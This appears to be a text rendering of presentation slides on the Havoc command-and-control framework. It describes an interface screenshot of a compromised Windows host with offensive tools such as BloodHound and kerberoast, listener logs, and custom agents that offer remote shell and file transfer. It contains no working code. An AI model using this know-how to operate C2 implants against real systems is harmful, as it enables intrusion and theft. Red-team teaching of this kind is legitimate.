The image displays the Havoc interface, a tool used for remote system management. The top window shows the 'Process List' view, which lists running processes on a remote machine. The bottom window shows the 'File Explorer' view, which displays the file system structure of the remote machine.

Process List View:

ID	External	Internal	User	Process	PID	Last	Health
4a35a...	192.168...	0.0.0.0	Bianca	Process List			healthy

File Explorer View:

Files

- C:\
- Users
- Bianca
- Downloads
- Tools

Process List Table:

Name	PID	PPID	Session	Arch	User
System	0	0	0	x64	
Registry	4	0	0	x64	
smss.exe	868	4	0	x64	
csrss.exe	1048	868	0	x64	
services.exe	1048	1008	0	x64	
wininit.exe	1180	1008	0	x64	
svchost.exe	1248	1180	0	x64	
WmiPrvSE.exe	17724	1180	0	x64	
unsecapp.exe	29588	1180	0	x64	
ApplicationFrameHost.exe	15708	1180	0	x64	
SearchHost.exe	19372	1180	0	x64	
StartMenuExperienceHost.exe	20132	1180	0	x64	
Microsoft.Windows.Common-Infrastructure	19976	1180	0	x64	
RuntimeBroker.exe	6660	1180	0	x64	
Widgets.exe	6136	1180	0	x64	
msedge.exe	21780	1180	0	x64	
msedge.exe	2812	1180	0	x64	
msedge.exe	8944	1180	0	x64	
msedge.exe	11560	1180	0	x64	
msedge.exe	26748	1180	0	x64	
msedge.exe	21624	1180	0	x64	
RuntimeBroker.exe	28700	1180	0	x64	
RuntimeBroker.exe	10356	1180	0	x64	

File Explorer View:

Files

- C:\
- Users
- Bianca
- Downloads
- Tools

Process List Table:

Name	PID	PPID	Session	Arch	User
ADModule-master	22706/2023	12:37			
ASREPRoast-master	22706/2023	12:37			
BloodHound-master	22706/2023	12:37			
HeidiSQL_9.4_Portable	22706/2023	12:37			
kekeo_old	22706/2023	12:37			
kerberoast	22706/2023	12:37			
PowerUpSQL-master	22706/2023	12:37			
PSTools	22706/2023	12:37			

Event Viewer:

```
24/09/2024 01:43:31 [*] Started "teams profile - http" listener
24/09/2024 01:43:31 [*] Started "Pivot - Smb" listener
24/09/2024 01:43:31 [-] Failed to start "Demo" listener: address already in use
24/09/2024 01:45:15 [*] Spider connected to teamserver
24/09/2024 01:45:31 [-] Spider disconnected from teamserver
24/09/2024 01:45:41 [*] Spider connected to teamserver
24/09/2024 01:47:01 [-] Failed to start "teams profile - http" listener: Server closed
24/09/2024 01:47:18 [*] Started "demo" listener
24/09/2024 01:58:49 [*] Initialized 4a35a9ea :: Bianca@0.0.0.0 (LAPTOP-31763JEP)
```

Text Annotations:


- Process List machine
- List of all running processes
- Navigate through files using File Explorer



HOW IT WORKS


Interacting with Agent

- Havoc provides an inbuilt modules or commands that you can invoke through help option.



HOW IT WORKS

LOOTS!!!







Developing and Integrating Custom Agents



Custom Agents

- Using Havoc's Service API, custom, third-party agents can be written to interact with the teamserver using the intermediate Python API.
 - <https://github.com/HavocFramework/havoc-py>





Custom Agents

Havoc Custom Agents

Agent Name	Supported OS	C2 channels	features	language	Actively supported
Talon	Windows	HTTP/s	shell, upload,download	C	✓
PyHmmm	Any (with python)	HTTP	shell	Python	✓
SharpAgent	Windows	HTTP	shell	C#	✓
Revenant	Windows	HTTP/s	pwsh, shell, download, upload, exit	C	✓



References & Credits

All credits and references go to the creator of Havoc Framework
@C5pider

- <https://github.com/HavocFramework/>
- <https://github.com/HavocFramework/Talon>
- **Other references:**
 - <https://github.com/CodeXTF2/PyHmmm>

Thanks!



Q & A

